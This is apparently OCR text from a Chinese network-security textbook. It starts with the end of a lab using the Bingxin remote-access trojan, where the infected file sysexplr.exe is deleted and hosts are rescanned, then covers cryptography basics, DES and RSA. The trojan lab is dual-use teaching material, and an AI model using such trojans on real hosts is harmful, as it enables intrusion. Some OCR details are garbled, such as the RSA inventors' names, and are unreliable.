


图 3-66　删除文件 sysexplr.exe

(5) 在控制端再用冰河木马搜索可连接主机,如图 3-67 所示。我们发现已经搜索不到 192.168.3.28 主机,而另一台 192.168.3.29 主机仍旧是可连接的。



图 3-67　搜索可连接主机

第4章 公钥基础设施

密码技术是信息系统安全的关键技术，本章介绍密码学的基本知识、常用加密方法及应用、公钥基础设施 PKI 的基本组成及应用；重点介绍 Windows Server 2003 的证书服务、证书申请和证书管理。

4.1 密码技术

4.1.1 密码学的定义

密码学(cryptology)是研究如何实现秘密通信的科学，包含密码编码学和密码分析学。密码编码学(cryptography)是主要研究对信息进行编码，实现信息保密性的科学；而密码分析学(cryptanalytics)是主要研究、分析、破译密码的科学。因特网在给人们提供极大方便的同时，也存在安全隐患，一些基于 TCP/IP 的服务是极不安全的，为了使网络变得安全并充分利用其商业价值，人们选择了数据加密和基于加密技术的身份认证。

密码学具有 4 个基本功能：①保密性，非授权者无法知道消息的内容；②完整性，消息的接收者应该能够验证消息在传输过程中没有被改变；③鉴别，消息的接收者应该能够确认消息的来源；④不可否认性，发送方不能否认已经发送的消息。

4.1.2 密码学的发展历史

密码学的发展大致可以分为 3 个阶段。①古代至 1949 年，手工作坊式的加密术，还不是科学；密码学专家凭直觉和信念进行密码设计，而对密码的分析也多基于密码分析者的直觉和经验。②1949—1975 年，Shannon 发表了《保密系统的通信理论》标志着密码学成为一门科学。③1976 年至今，1976 年，Diffie 和 Hellman 的“密码学发展的新方向”导致了密码学上的一场革命，标志着公钥密码学的出现。

4.1.3 香农模型

密码学有几个最基本的术语，分别是明文、密文和密钥。下面介绍密码系统的香农模型，如图 4-1 所示，来解释这 3 个基本术语。

在该模型中，发送者要传输的消息 M 被称为明文(plaintext)，明文可以是文本文件、位图等，明文通过加密器加密后得到 C 被称为密文(ciphertext)，将明文进行编码变成密文的过程称为加密(encryption)，记为 E，其逆过程称为解密(decryption)，记为 D。




图 4-1 香农模型

对明文进行加密时采用的一组规则或变换称为加密算法(encryption algorithm),对密文进行解密时所采用的一组规则或变换称为解密算法(decryption algorithm)。加密和解密通常都是在一组密钥(Key)的控制下进行的,分别称为加密密钥和解密密钥。

要传输消息 M,首先要加密得到密文 C,即 $C=E(M)$,接受者收到 C 后,要对其进行解密,即 $D(C)$,为了保证将明文恢复,要求 $D(E(M))=M$。一个密码系统(或称为密码体制)由密码算法(Cryptography Algorithm)、明文、密文和密钥组成,它们称为明文空间、密文空间和密钥空间。

4.1.4 密码体制的分类

按密钥使用的数量不同,将密码体制分为对称密码(又称为单钥密码)(symmetric)和非对称密码(又称为公钥密码)(asymmetric)。对于对称密钥密码而言,按照明文处理方式的不同,又可以分为分组密码(block cipher)和流密码(stream cipher)。

1. 对称密码体制

在对称密钥密码体制中,加密密钥和解密密钥相同,彼此之间很容易相互确定。在公钥密码体制中,加密密钥和解密密钥不相同,而且通过计算很难从一个密钥推出另一个密钥。

在对称密钥密码体制中,密钥需要经过安全的通道由发送方传给接收方,因此,这种密码体制的安全性就是密钥的安全性。这种密码体制的优点是安全性高和加密速度快;缺点是随着网络规模扩大,密钥的管理成为一个难点,无法解决信息确认问题并缺乏自动检测密钥泄露的能力。

2. 公钥密码体制

在公钥密码体制中,加密密钥和解密密钥是不同的,此时不需要通过专门的安全通道来传送密钥。公钥密码体制的优点是简化了密钥管理的问题,可以拥有数字签名等新功能;缺点是算法一般比较复杂,加密、解密速度慢。

网络中的加密普遍采用对称密钥密码和公钥密码相结合的混合密码体制,即加解密采用对称密钥密码,密钥传送采用公钥密码。这样既解决了密钥管理的难题,又解决了加解密速度慢的问题。

3. 密码分析

密码分析是指密文分析者在不知道密钥的情况下,从密文恢复出明文。成功的密码分

析不仅能够恢复出消息明文和密钥,而且能够发现密码体制的弱点,从而控制通信。常见的密码分析方法有以下4类。

(1) 唯密文攻击(ciphertext only)。密码破译者除了拥有截获的密文,以及对密码体制和密文信息的一般了解外,没有什么其他可以利用的信息用于破译密码。在这种情况下进行密码破译是最困难的,经不起这种攻击的密码体制被认为是完全不保密的。

(2) 已知明文攻击(known plaintext)。密码破译者不仅掌握了相当数量的密文,还有一些已知的明—密文对(通过各种手段得到的)可供利用。现代的密码体制(基本要求)不仅要经受得住唯密文攻击,而且要经受得住已知明文攻击。

(3) 选择明文攻击(chosen plaintext)。密码破译者不仅能够获得一定数量的明—密文对,还可以用它选择的任何明文,在同一未知密钥的情况下加密相应的密文。密码破译者暂时控制加密机。

(4) 选择密文攻击(chosen ciphertext)。密码破译者能选择不同的被加密的密文,并还可得到对应的解密的明文,据此破译密钥及其他密文。密码破译者暂时控制解密机。

一个好的密码系统应该满足下列要求。

① 系统即使理论上达不到不可破,实际上也要做到不可破。也就是说,从截获的密文或已知的明文—密文对,要确定密钥或任何明文在计算上是不可行的。

② 系统的保密性是依赖于密钥的,而不是依赖于对加密体制或算法的保密。

③ 加密和解密算法适用于密钥空间的所有元素。

④ 系统既易于实现又便于使用。

4.1.5 对称密码算法

对称密码体制根据对明文加密方式的不同而分为分组密码和流密码。前者按一定长度(如64B、128B)对明文进行分组,然后以组为单位进行加解密;后者则不进行分组,而是按位进行加解密。

分组密码系统对不同的组采用同样的密钥 K 来进行加解密。设密文组为 $Y=Y_1Y_2Y_3\cdots Y_m$,则对明文组 $X=X_1X_2X_3\cdots X_m$ 用密钥 K 加密可得到 $Y=E_K(X_1)E_K(X_2)E_K(X_3)\cdots E_K(X_m)$。流密码的基本思想是利用密钥 K 产生一个密钥流 $Z=Z_0Z_1\cdots$,并使用如下规则加密明文串 $X=X_1X_2\cdots$,$Y=Y_1Y_2\cdots=E_{Z1}(X_1)E_{Z2}(X_2)\cdots$。

1. 分组密码原理

分组密码基本模型如图4-2所示。




图4-2 分组密码基本模型

其中，明文 $X=(X_1,X_2,X_3,\cdots,X_m)$ 为分组长度为 m 的序列，密文 $Y=(Y_1,Y_2,Y_3,\cdots,Y_n)$ 为分组长度为 n 的序列，加密与解密过程由密钥 K 控制。

一个分组密码的实质就是一种对应，即明文 X_i 在密钥 K 的作用下对应得到密文 Y_i。

分组密码算法的加密和解密过程表示为 $E_K(X)=Y, D_K(Y)=X$。

分组密码算法，加/解密密钥是相同的，这种算法也叫秘密密钥算法或单密钥算法，它要求发送者和接收者在安全通信之前，商定一个密钥。对称算法的安全性依赖于密钥，泄露密钥就意味着任何人都能对消息进行加/解密。只要通信需要保密，密钥就必须保密。

分组密码主要有两个优点，即易于标准化和易于实现同步。但是，它具有一定的局限性。比如，分组密码不便于隐藏明文的数据模式，对于重放、插入、删除等攻击方式的抵御能力不强等，但是可以通过合理的方法消除这些局限性。

2. 数据加密标准

最具有影响力的对称密码体制是 1977 年美国国家标准局颁布的数据加密标准(data encryption standard，DES)密码体制，它采用了名为 DES 的著名的分组密码算法。DES 是分组长度为 64 位的分组密码算法，密钥长度也是 64 位，其中每 8 位有一位奇偶校验位，因此有效密钥长度为 56 位。DES 算法是公开的，其安全性依赖于密钥的保密程度。DES 加密过程如图 4-3 所示。

初始置换 IP 的作用是，将 64 位明文数据用 IP 进行置换，得到一个乱序的 64 位的明文分组；初始逆置换 IP-1 的作用与之相反。DES 解密过程与加密过程算法相同，密钥相同(子密钥顺序相反)，解密过程是加密过程的“逆”运算。DES 解密过程如图 4-4 所示。





图 4-3　DES 加密过程




图 4-4　DES 解密过程

3. DES 软件工具

流行的经典 DES 软件工具很多，DES Tool 演示加密、解密效果如图 4-5 所示。



图 4-5　DES Tool 加密、解密效果图

4.1.6　公钥密码算法

在对称密码体制中，加密密钥和解密密钥相同或者说通过加密密钥进行简单的推导和运算后能够得到解密密钥。在对称密码系统中，消息的发送方和接收方必须在密文传输之前通过安全隧道进行密钥传输，但是由于实际的传输信道的安全性并不理想，所以密钥在传输的过程中可能会暴露，于是提出了公钥密码体制。

1. 公钥密码原理

公钥密码基本模型如图 4-6 所示。




图 4-6　公钥密码基本模型

公钥密码的最大优点在于针对密钥管理方法的改进。在公钥密码系统中，用做加密的密钥不同于用做解密的密钥，加密密钥叫做公开密钥（简称公钥），解密密钥叫做私人密钥（简称私钥）。加密密钥是公开的，任何人都可以采用这些加密密钥对自己准备传输的信息进行加密。同时，只有正确地接收方才能够使用自己所保管的解密密钥对密文进行解密，并

且解密密钥自己妥善保管。与对称密码体制相比,公钥密码中的密钥在处理和发送上更为方便和安全。

公钥密码算法(也叫非对称密码算法),是因为加密密钥能够公开,即陌生者能用加密密钥加密信息,但只有用相应的解密密钥才能解密信息。而且解密密钥不能根据加密密钥计算出来(至少在合理假定的长时间内)。

公钥用 K_e 表示,私钥用 K_d 表示,明文用 M 表示,密文用 C 表示。

公钥密码加密过程表示为 $E_{K_e}(M)=C$。公钥密码解密过程表示为 $D_{K_d}(C)=M$。

有时,消息用私钥加密而用公钥解密,这个过程称做数字签名(后面将详细介绍),尽管可能产生混淆,但这些运算可分别表示为 $D_{K_d}(M)=C$,$E_{K_e}(C)=M$。

当前,公钥密码算法与对称密码算法比较,要慢得多,这使得公钥密码算法主要用在小量数据加密,例如用公钥密码加密 DES 密钥 K 的传送。

2. 公钥密码算法 RSA

RSA 算法是 R. Rirest、Asllalnlr 和 L. Adleman 于 1977 年在美国麻省理工学院开发的,于 1978 年首次公布,是最流行的公钥密码算法,使用长度可以变化的密钥。RSA 是第一个既能用于数据加密也能用于数字签名的算法。RSA 是目前最有影响力的公钥密码算法,能够抵抗到目前已知的所有密码攻击,已被 ISO 推荐为公钥数据加密标准。

RSA 密码算法的安全性建立在大数分解难题之上,该算法所用的公钥和私钥是一对足够大的奇素数的函数,由公钥和密文恢复出明文的难度与分解两个足够大的奇素数的乘积具有同等的难度。

RSA 算法原理如下。

(1) 随机选择一对足够大的奇素数为 p 和 q,而且保密。

(2) 计算 $n = pq$,将 n 公开。

(3) 计算 n 的欧拉函数 $\phi(n) = (p-1)(q-1)$,对 $\phi(n)$保密。

(4) 随机选择一个正整数 e,使 $\gcd(e,\varphi(n))=1$,将 e 公开。

(5) 满足 $d\times e \equiv 1 \bmod \phi(n)$,计算 $d \equiv e^{-1} \bmod \phi(n)$,并对 d 保密。

其中,公钥 $K_e=\{e,n\}$,私钥 $K_d=\{p,q,d,\phi(n)\}$。

对明文块 M 和密文块 C 加/解密的形式如下:加密运算为 $C = M^e \bmod n$,解密运算为 $M = C^d \bmod n$。


这里,加密过程和解密过程需满足 $D_{K_d}(E_{K_e}(M))=M$,即 $(M^e)^d = M^{ed} = M^{\phi(n)+1} = M \bmod n$。

RSA 密码算法,既可用于加密,也可用于数字签名,安全、易懂,因此,RSA 密码已成为目前应用最广泛的公开密钥密码。

RSA 缺点:产生密钥麻烦,受到素数产生技术的限制,因而难以做到一次一密;分组长度太大,为保证安全性,n 至少要 600 位以上,使得运算代价很高,尤其速度较慢;随着大素数分解技术的发展,这个长度还在增加,不利于数据格式的标准化。由于 RSA 加密算法在 n 增加后,速度较慢(一般硬件实现 DES 比慢 1500 倍,软件实现 DES 比慢 100 倍),通常采用的方法:先用对称密码算法对大量用户数据进行加密,之后用 RSA 对对称加密算法的密钥进行加密,最后进行对称密钥的传输和交换。

3. RSA 软件工具

流行的经典 RSA 软件工具很多,RSA Tool 演示加密、解密效果如图 4-7 所示。



